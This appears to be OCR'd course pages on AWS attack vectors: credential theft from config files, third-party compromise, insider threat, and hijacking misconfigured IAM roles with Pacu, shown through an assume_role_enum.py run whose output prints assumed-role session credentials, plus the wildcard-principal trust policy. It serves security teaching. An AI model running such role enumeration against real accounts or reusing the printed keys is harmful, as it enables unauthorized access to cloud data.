
      Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.

- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.

- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.




Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the **role permissions** can open the doors for various attacks
- Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and **hijacking IAM roles**
- For example, if the role “AWS”:”*” (poorly configured) is exists, then any user with a valid AWS account can assume the role and obtain credentials

```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK031qs6GoTJgzqlCCL4AVTsLgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQBWqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWi0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtAlDSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role “AWS”:”*” (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.



Policy Document

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

